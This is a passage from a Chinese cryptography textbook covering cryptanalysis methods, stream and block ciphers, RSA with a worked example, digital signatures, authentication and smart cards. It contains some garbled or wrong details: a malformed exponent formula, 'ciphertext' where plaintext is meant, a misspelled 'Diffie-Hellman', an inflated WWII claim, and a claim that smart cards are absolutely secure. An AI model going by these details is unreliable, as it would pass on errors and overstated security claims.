穷举法又称为强力法或完全试凑法,它对截收的密报依次用各种可解的密钥试译,直到得到有意义的明文;或在不变密钥下,对所有可能的明文加密直到得到与截获密报一致为止。只要有足够多的计算时间和存储容量,原则上穷举法总是可以成功的。但实际中,任何一种能保障安全要求的实用密码都会设计得使这一方法在实际上是不可行的,例如,破译成本太高(得不偿失)或时间太长(超过有效期)。为了减少搜索计算量,可以采用较有效的改进试凑法。它将密钥空间划分成几个(如 q 个)可能的子集,对密钥可能落入哪个子集进行判断,至多需进行 q 次试验。在确定了正确密钥所在的子集后,就对该子集再进行类似的划分并检验正确密钥所在的子集。依此类推,就可最终判断出所用的正确密钥了。关键在于如何实现密钥空间的等概子集的划分。

2. 分析破译法

分析破译法包括确定性分析破译和统计分析破译两类。确定性分析法利用一个或几个已知量(如已知密文或明文一密文对)用数学关系式表示出所求未知量(如密钥等)。已知量和未知量的关系视加密和解密算法而定,寻求这种关系是确定性分析法的关键步骤。统计分析法利用明文的已知统计规律进行破译的方法。密码破译者对截收的密文进行统计分析,总结出其间的统计规律,并与明文的统计规律进行对照比较,从中提取出明文和密文之间的对应或变换信息。密码分析之所以可能成功,最根本的原因是明文中的冗余度。

破译者通常是在下述 3 种条件下工作的。

(1) 惟密文破译。此时,破译者从仅知道的截获密文进行分析,得出明文或密钥。

(2) 已知明文破译。此时,破译者不但能够截获密文,而且能得到一些已知的明文-密文对。

(3) 选择明文破译。此时,破译者可以用他所选择的任何明文,在同一未知密钥下加密得到相应的密文。也就是说,破译者可以选定任何明文-密文对来进行攻击,以确定未知的密钥。

对密码破译者最为有利的条件是选择明文破译。因此,好的密码算法必须能够经受得住选择明文攻击。

当然,密码破译的成功除了利用数学演绎和归纳法之外,还要利用大胆的猜测和对一些特殊或异常情况的敏感性。例如,若偶然在两份密报中发现了相同的码字或片断,就可假定这两份密报的报头明文相同。又如,在栈地条件下,根据栈事情况可以猜测当时收到的报文中某些密文的含义。依靠这种所谓"可能字法",常常可以幸运地破译一份报文。

一个密码系统是否被"攻破",并无严格的标准。如果不管采用什么密钥,敌手都能从密文迅速地确定出明文,则此系统当然已被攻破,这也就意味着敌手能迅速确定系统所用的密钥。如果对大部分密钥而言,敌手都能从密文迅速地确定出明文,该体制也可说已被攻破。但破译者有时也可能满足于能从密文偶然确定出一小部分明文,虽然此时保密系统实际上并未被攻破,但部分机密信息已被泄露。

密码史表明,密码破译者的成就似乎远比密码设计者的成就更令人赞叹。许多开始时被设计者吹虚为"百年或千年难破"的密码,没过多久就被密码破译者巧妙地攻破了。在第二次世界大战中,美军破译了日本的"紫密",使得日本在中途岛战役中大败。一些专家们估计,同盟军在密码破译上的成功至少使第二次世界大战缩短了 8 年。

3.4 密码算法及其分类

密码算法可以看做是一个复杂的函数变换,C = F (M, Key),C 代表密文,即加密后得到的字符序列,M 代表明文即待加密的字符序列,Key 表示密钥,是秘密选定的一个字符序列。密码学的一个原则是"一切秘密寓于密钥之中",算法可以公开。当加密完成后,可以将密文通过不安全渠道送给收信人,只有拥有解密密钥的收信人可以对密文进行解密即反变换得到明文,密钥的传递必须通过安全渠道。

基于密钥的算法通常有两类:对称算法和公开密钥算法。

1. 对称算法

对称算法就是加密密钥能够从解密密钥中推算出来,反过来也成立。在大多数对称算法中,加/解密密钥是相同的。这些算法也称为秘密密钥算法或单密钥算法,它要求发送者和接收者在安全通信之前,商定一个密钥。对称算法的安全性依赖于密钥,泄漏密钥就意味着任何人都能对消息进行加/解密。对称算法可分为两类。序列密码(流密码)与分组密码。序列密码一直是作为军方和政府使用的主要密码技术之一。它的主要原理是:通过伪随机序列发生器产生性能优良的伪随机序列,使用该序列加密信息流,(逐比特加密)得到密文序列,所以,序列密码算法的安全强度完全决定于伪随机序列的好坏。伪随机序列发生器是指

输入真随机的较短的密钥(种子)通过某种复杂的运算产生大量的伪随机位流。序列密码算法将明文逐位转换成密文。该算法最简单地应用如图 3.5 所示,密钥流发生器输出一系列比特流:$K_1, K_2, K_3, \cdots, K_i$;密钥流跟明文比特流 $P_1, P_2, P_3, \cdots, P_i$,进行异或运算产生密文比特流。

$$C_i = P_i \oplus K_i$$

在解密端,密文流与完全相同的密钥流异或运算恢复出明文流。

$$P_i = C_i \oplus K_i$$




图 3.5　序列密码算法

对于一个序列如果对所有的 i 总有 $K_{i+p}=K_i$,则序列是以 p 为周期的,满足条件的最小的 p 称为序列的周期。密钥流发生器产生的序列周期应该足够的长,如 2^{50}。

基于移位寄存器的序列密码应用十分广泛。一个反馈移位寄存器由两部分组成:移位寄存器和反馈函数。移位寄存器的长度用位表示,如果是 n 位长,称为 n 位移位寄存器。移位寄存器每次向右移动一位,新的最左边的位根据反馈函数计算得到,移位寄存器输出的位是最低位。反馈移位寄存器如图 3.6 所示。

最简单的反馈移位寄存器是线性反馈移位寄存器,反馈函数是寄存器中某些位简单异或。4 位线性反馈移位寄存器如图 3.7 所示。




图 3.6　反馈移位寄存器




图 3.7　4 位线性反馈移位寄存器

产生好的序列密码的主要途径之一是利用移位寄存器产生伪随机序列,典型方法如下。

(1) 反馈移位寄存器:采用非线性反馈函数产生大周期的非线性序列。

(2) 利用线性移位寄存器序列加非线性前馈函数,产生前馈序列。

(3) 钟控序列,利用一个寄存器序列作为时钟控制另一个寄存器序列(或自己控制自己)来产生钟控序列,这种序列具有大的线性复杂度。

分组密码是将明文分成固定长度的组(块),如 64 比特一组,用同一密钥和算法对每一块加密,输出也是固定长度的密文。

著名的分组密码包括出自 IBM 被美国政府正式采纳的数据加密算法(Data Encryption Algorithm,DEA),由中国学者来学嘉和著名密码学家 James Massey 在苏黎世的 ETH 开发的国际数据加密算法(International Data Encryption Algorithm,IDEA)、比利时 Joan

Daemen 和 Vincent Rijmen 提交，被美国国家标准和技术研究所（US National Institute of Standards and Technology，NIST）选为美国高级加密标准（AES）的 Rijndael。

2. 公开密钥算法（非对称算法）

公开密钥算法中用作加密的密钥不同于用作解密的密钥，而且解密密钥不能根据加密密钥计算出来（至少在合理假定的长时间内），所以加密密钥能够公开，每个人都能用加密密钥加密信息，但只有解密密钥的拥有者才能解密信息。在公开密钥算法系统中，加密密钥称为公开密钥（简称公钥），解密密钥称为秘密密钥（私有密钥，简称私钥）。

公开密钥算法主要用于加密/解密、数字签名、密钥交换。自从 1976 年公钥密码的思想提出以来，国际上已经出现了许多种公钥密码体制，比较流行的有基于大整数因子分解问题的 RSA 体制和 Rabin 体制、基于有限域上的离散对数问题的 Differ-Hellman 公钥体制和 ElGamal 体制、基于椭圆曲线上的离散对数问题的 Differ-Hellman 公钥体制和 ElGamal 体制。这些密码体制有的只适合于密钥交换，有的只适合于加/解密。

关于对称密码技术和非对称密码技术的讨论表明：前者具有加密速度快、运行时占用资源少等特点，后者可以用于密钥交换。一般来说，并不直接使用非对称加密算法加密明文，而仅用它保护实际加密明文的对称密钥，即所谓的数字信封（Digital Envelope）技术。如图 3.8 所示的信息加密和解密，A 向 B 发送保密信息。




图 3.8　信息加密和解密

按照加密时对明文的处理方式，密码算法又可分为分组密码算法和序列密码算法。分组密码算法是把密文分成等长的组分别加密；序列密码算法是一个比特一个比特地处理，用已知的密钥随机序列与明文按位异或。

3.5　RSA 密码算法

1. RSA 算法需要以下相关的数学概念

（1）素数：素数是一个比 1 大，其因子只有 1 和它本身，没有其他数可以整除它的数。素数是无限的。例如，2，3，5，7 等。

（2）两个数互为素数：是指它们除了 1 之外没有共同的因子。也可以说这两个数的最大公因子是 1。例如，4 和 9，13 和 27 等。

（3）模运算：如 A 模 N 运算，它给出了 A 的余数，余数是从 0 到 N－1 的某个整数，这种运算称为模运算。

2. RSA 加密算法的过程

（1）取两个随机大素数 p 和 q（保密）。

(2) 计算公开的模数 r=pq(公开)。

(3) 计算秘密的欧拉函数(r) =(p−1)(q−1)(保密),两个素数 p 和 q 不再需要,应该丢弃,不要让任何人知道。

(4) 随机选取整数 e,满足 gcd(e,(r))=1(公开 e,加密密钥)。

(5) 计算 d,满足 de=1(mod (r))(保密 d,解密密钥,陷门信息)。

(6) 将明文 x(其值在 0 到 r−1 范围内)按模为 r 自乘 e 次幂以完成加密操作,从而产生密文 y(其值也在 0 到 r−1 范围内)。

$$y = x^e (\mathrm{mod}\ r)$$

(7) 将密文 y 按模为 r 自乘 d 次幂,完成解密操作。

$$x = y^d (\mathrm{mod}\ r)$$

下面用一个简单的例子来说明 RSA 公开密钥密码算法的工作原理。

取两个素数 p=11、q=13,p 和 q 的乘积为 r=p×q=143,算出秘密的欧拉函数 φ(r)=(p−1)×(q−1)=120,再选取一个与 φ(r)=120 互质的数,例如 e=7,作为公开密钥,e 的选择不要求是素数,但不同的 e 的抗攻击性能力不一样,为安全起见要求选择为素数。对于这个 e 值,可以算出另一个值 d=103,d 是私有密钥,满足 e×d=1 mod φ(r),其实 7×103=721 除以 120 确实余 1。欧几里德算法可以迅速地找出给定的两个整数 a 和 b 的最大公因数 gcd(a,b),并可判断 a 与 b 是否互素,因此该算法可用来寻找解密密钥。

120=7×17+1

1=120−7×17 mod 120=120−7×(−120+17) mod 120=120+7×103 mod 120

(n,e) 这组数公开,(n,d)这组数保密。

设想需要发送信息 x=85。利用(n,e)=(143,7)计算出加密值:

$$y = x^e (\mathrm{mod}\ r) = 85^7 \bmod 143 = 123$$

收到密文 y=123 后,利用 (n,d)=(143,103)计算明文:

$$x = y^d (\mathrm{mod}\ r) = 123^{103} \bmod 143 = 85$$

加密信息 x(二进制表示)时,首先把 x 分成等长数据块 $x_1, x_2, \ldots, x_i$,块长 s,其中 $2^s \leqslant n$,s 尽可能的大。对应的密文是:

$$y_i = x_i^e (\ \mathrm{mod}\ r\ )$$

解密时做如下计算:

$$x_i = y_i^d (\ \mathrm{mod}\ r\ )$$

3. RSA 算法中的难点

(1) 大数的运算

上百位大数之间的运算是实现 RSA 算法的基础,因此程序设计语言本身提供的加减乘除及取模算法都不能使用,否则会产生溢出,必须重新编制算法。在编程中要注意进位和借位,并定义几百位的大数组来存放产生的大数。

(2) 素数的产生

Hadamard 证明,当 X 变得很大时,从 2 到 X 区间的素数数目 π(X)与 X/ln(X)的比值趋近于 1,即:

$$\lim_{x \to \infty} \frac{\pi(X)}{X/\ln(X)} \approx 1$$

如果在 2 到 X 之间随机选取一个整数，其为素数的概率大约为 1/ln(X)。对于 1024 位的模数 r=pq，p 和 q 将选取为 512 位的素数。一个随机选取的 512 位整数为素数的概率大约为 $1/\ln 2^{512} \approx 1/355$。

目前，适用于 RSA 算法的最实用的素数生成办法是概率测试法。该法的思想是随机产生一个大奇数，然后测试其是否满足一定的条件，如满足，则该大奇数可能是素数，否则是合数，经过充分多次运行该算法，把合数判断为素数的概率可以降低到任何所期望的值以下，如 solovay 和 strassen 的简明素性概率检测法。目前也存在多项式时间的确定性算法来判断一个数是否为素数。

(3) 高次幂剩余的运算

要计算 $x^e \bmod r$，因为 x、e、r 都是大数而不能采用先高次幂再求剩余的方法来处理，而要采用平方取模的算法，即每一次平方或相乘后，立即取模运算。设 e 可表示为：

$$e = b_k 2_k + b_{k-1} 2_{k-1} + \cdots + b_i 2_i + \cdots + b_2 2_2 + b_1 2 + b_0$$

那么有如下的计算 x^e 算法：

Square-and-Multiply(x,e,r)

```
Z=1
For i=k downto 0

    Do
    z = z * z mod r
    if b_i = 1
    then z = z * x mod r
    Return(z)
```

RSA 的安全性在理论上存在一个空白，即不能确切知道它的安全性能如何。能做出的结论是：对 RSA 的攻击困难程度不比大数分解更难，因为一旦分解出 r 的因子 p、q，就可以攻破 RSA 密码体制。对 RSA 的攻击是否等同于大数分解一直未能得到理论上的证明，因为没能证明破解 RSA 就一定需要作大数分解。目前，RSA 的一些变种算法已被证明等价于大数分解。不管怎样，分解 n 是最显然的攻击方法。1977 年，《科学美国人》杂志悬赏征求分解一个 129 位十进数(426 比特)，直至 1994 年 3 月才由 Atkins 等在 Internet 上动用了 1600 台计算机，前后花费了 8 个月的时间才找出答案。现在，人们已经能分解 155 位(十进制)的大素数。因此，模数 n 必须选大一些，因具体适用情况而定。

若 r=pq 被因子分解，则 RSA 便被击破。

若 p、q 已知，则 $\varphi(r) = (p-1)(q-1)$ 便可算出。解密密钥 d 关于 e 满足：

$$de = 1(\bmod \varphi(r))$$

故 d 便也不难求出。因此 RSA 的安全依赖于因子分解的困难性。目前因子分解数最快的方法，其时间复杂度为 exp(sqrt(ln(n)lnln(n)))。

RSA 实验室认为，512 比特的 r 已不够安全。他们建议，现在的个人应用需要用 768 比特的 r，公司要用 1024 比特的 r，极其重要的场合应该用 2048 比特的 r。

总而言之，随着硬件资源的迅速发展和因数分解算法的不断改进，为保证 RSA 公开密钥密码体制的安全性，最实际的做法是不断增加模 r 的位数。

为了安全起见，对 p、q 还要求：p、q 长度差异不大；p-1 和 q-1 有大素数因子；

(p－1,q－1)很小。满足这些条件的素数称为安全素数。

4. 其他的安全问题

(1) 公共模数攻击。每个人具有相同的 r,但有不同的指数 e 和 d,这是不安全的。

(2) 低加密指数攻击。如果选择了较低的 e 值,虽然可以加快计算速度,但存在不安全性。

(3) 低解密指数攻击。如果选择了较低的 d 值,这是不安全的。

(4) 选择密文攻击。如 A 想让 T 对一个 T 不愿意签名的消息 m' 签名,A 首先选择一个任意值 x,计算 $y=x^e(\mathrm{mod}\ r)$,然后要求 T 对 $m=ym'$ 签名,A 最后计算 $(m^d\ \mathrm{mod}\ r)x^{-1}\ \mathrm{mod}\ r=(ym')^d x^{-1}\mathrm{mod}\ r=m'^d\ \mathrm{mod}\ r$。记住不要对别人提交的随机消息进行签名。

5. RSA 的缺点

(1) 产生密钥很麻烦,受到素数产生技术的限制,因而难以做到一次一密。

(2) 分组长度太大,为保证安全性,n 至少也要 600bits 以上,使运算代价很高,尤其是速度较慢,较对称密码算法慢几个数量级;且随着大数分解技术的发展,这个长度还在增加,不利于数据格式的标准化。目前,SET(Secure Electronic Transaction,SET)协议中要求 CA 采用 2048 比特长的密钥,其他实体使用 1024 比特长的密钥。

(3) RSA 的速度由于进行的都是大数计算,使得 RSA 最快的情况也比 DES 慢上 100 倍,无论是软件还是硬件实现。速度一直是 RSA 的缺陷。一般来说只用于少量数据加密。RSA 与 DES 的优、缺点正好互补。RSA 的密钥很长,加密速度慢,而采用 DES,正好弥补了 RSA 的缺点。即 DES 用于明文加密,RSA 用于 DES 密钥的加密。由于 DES 加密速度快,适合加密较长的报文;而 RSA 可解决 DES 密钥分配的问题。美国的保密增强邮件(PEM)就是采用了 RSA 和 DES 结合的方法,目前已成为 E-mail 保密通信标准。

3.6 认 证 基 础

3.6.1 数字签名

若 A 向 B 发送消息,其创建数字签名的过程(图 3.9):




图 3.9 数字签名的过程

(1) 利用摘要函数计算原消息的摘要。

(2) 用自己的私钥加密摘要,并将摘要附在原消息的后面。

若 B 接收到消息,对数字签名进行验证的过程(图 3.9):

(1) 将消息中的原消息及其加密后的摘要分离出来。

(2) 使用 A 的公钥将加密后的摘要解密。

(3) 利用摘要函数重新计算原消息的摘要。

(4) 将解密后的摘要和自己用相同散列算法生成的摘要进行比较,若两者相等,说明消息在传递过程中没有被篡改,否则,消息不可信。

3.6.2 身份认证

为了保护网络资源及落实安全政策。需要提供可追究责任的机制,这里涉及 3 个概念:认证、授权及审计。

(1) 认证(Authentication):在做任何动作之前必须要有方法来识别动作执行者的真实身份。认证又称为鉴别、确认。身份认证主要是通过标识和鉴别用户的身份,防止攻击者假冒合法用户获取访问权限。

(2) 授权(Authorization):是指当用户身份被确认合法后,赋予该用户进行文件和数据等操作的权限。这种权限包括读、写、执行及从属权等。

(3) 审计(Auditing):每一个人都应该为自己所做的操作负责,所以在做完事情之后都要留下记录,以便核查责任。

在现实生活中,个人的身份主要是通过各种证件来确认的,例如:身份证、户口本等。计算机网络信息系统中,各种计算资源(如文件、数据库、应用系统)也需要认证机制的保护,确保这些资源被应该使用的人使用,在大多数情况下,认证机制与授权和记账也紧密结合在一起。身份认证是对网络中的主体进行验证的过程,用户必须提供他是谁的证明。身份认证往往是许多应用系统中安全保护的第一道设防,它的失败可能导致整个系统的失败。用户对资源的访问过程,如图 3.10 所示。




图 3.10 用户对资源的访问过程

身份认证分为单向认证和双向认证。如果通信的双方只需要一方被另一方鉴别身份,这样的认证过程就是一种单向认证。在双向认证过程中,通信双方需要互相认证对方的身份。

身份认证系统包含下列 3 项主要组成元件。

(1) 认证服务器(Authentication Server)

认证服务器负责进行使用者身份认证的工作,服务器上存放使用者的私有密钥、认证方式及其他使用者认证的相关资讯。

(2) 认证系统用户端软体(Authentication Client Software)

认证系统用户端通常都是需要进行登录(Login)的设备或系统,在这些设备或系统中必须具备可以与认证服务器协同运作的认证协议。

在有些情况下认证服务器与认证系统用户端软体是集成在一起的。

(3) 认证设备(Authenticator)

认证设备是使用者用来产生或计算密码的软、硬件设备。

从用户角度来看,非法用户常采用以下手段在身份认证过程中进行攻击。

① 数据流窃听(Sniffer):由于认证信息要通过网络传递,并且很多认证系统的口令是未经加密的明文,攻击者通过窃听网络数据,就很容易分辨出某种特定系统的认证数据,并提取出用户名和口令。

② 复制/重传:非法用户截获信息,然后再传送给接收者。

③ 修改或伪造:非法用户截获信息,替换或修改信息后再传送给接收者,或者非法用户冒充合法用户发送信息。

适合于各种不同场合的认证交换机制有多种选择与组合。例如:

a. 当对等实体和通信手段都可信任时,一个对等实体的身份可以通过口令来证实。该口令能防止出错,但不能防止恶意行为(特别不能防止重演)。相互鉴别可在每个方向上使用不同的口令来完成。

b. 当每个实体信任它的对等实体但不信任通信手段时,抗主动攻击的保护能够由口令与加密联合提供,或由密码手段提供。防止重演攻击的需要双方握手(用保护参数),或时间标记(用可信任时钟)。带有重演保护的相互鉴别,使用三方握手就能达到。

c. 当实体不信任(或感到它们将来可能不信任)它们的对等实体或通信手段时,可以使用抗抵赖服务。使用数字鉴名机制和公证机制就能实现抗抵赖服务,这些机制可与上面 b 中所述的机制一起使用。

3.6.3 验证主体身份

在计算机网络中,通常采用 3 种方法验证主体身份。一是只有该主体了解的秘密,如口令、密钥;二是主体携带的物品,如智能卡;三是只有该主体具有的独一无二的特征或能力,如指纹、声音、视网膜血管分布图或签字等。

1. 口令

网络上身份认证最常用的方法是:用户账号 + 口令 = 某人的身份。

用户账号代表计算机网络信息系统中某个人的身份。

口令用来验证是否真的是计算机网络信息系统所允许的用户。

主体了解的秘密,最常用的就是口令。口令只有用户和系统知道。例如,用户把他的用户名和口令送给服务器。服务器就将它与数据库中的用户名和口令进行比较,如果相符,就通过了身份认证。

基于口令的认证方式是最常用的一种技术,但它存在严重的安全问题。安全性仅依赖于口令,口令一旦泄露,用户即可被冒充。由于用户为了方便记忆往往选择简单、容易被猜测的口令,这个问题往往成为安全系统最薄弱的突破口。口令一般是经过加密后存放在口令文件中,如果口令文件被窃取,那么就可以进行离线的字典式攻击。

2. 智能卡

IC 卡是 Integrated Cirtuit(集成电路)卡的缩写,也称"Memory Card "和"Smart Card",译为"聪明卡"、"智慧卡"和"智能卡"等。这种集成电路卡,是随着半导体技术的发展以及社会对信息的安全性和存储容量要求的日益提高而应运而生的。它是一种将具有加密、存储、

处理能力的集成电路芯片嵌装于塑料基片上而制成的卡片,它的外形与普通的信用卡十分相似。

IC 卡的主要优点如下。

(1) 存储容量大

其内部有 RAM、EPROM、EEPROM,存储容量可以从几十字节到几兆字节,不同的应用系统选择各自合适容量的卡片。

(2) 体积小而轻,便于携带,保密性强

智能卡本身具有硬件安全策略,可以控制 IC 卡内某些区的读写特性,如果试图解密则这些区自锁,即不可进行读写操作。此策略安全性极高,使智能卡不能复制,所以智能卡中的数据绝对安全可靠。

(3) 网络要求低

IC 卡的绝对安全可靠性使其在应用中对计算机网络的实时性、敏感性要求降低、有利于在网络内质量不高的环境中应用。

(4) 数据可靠性高

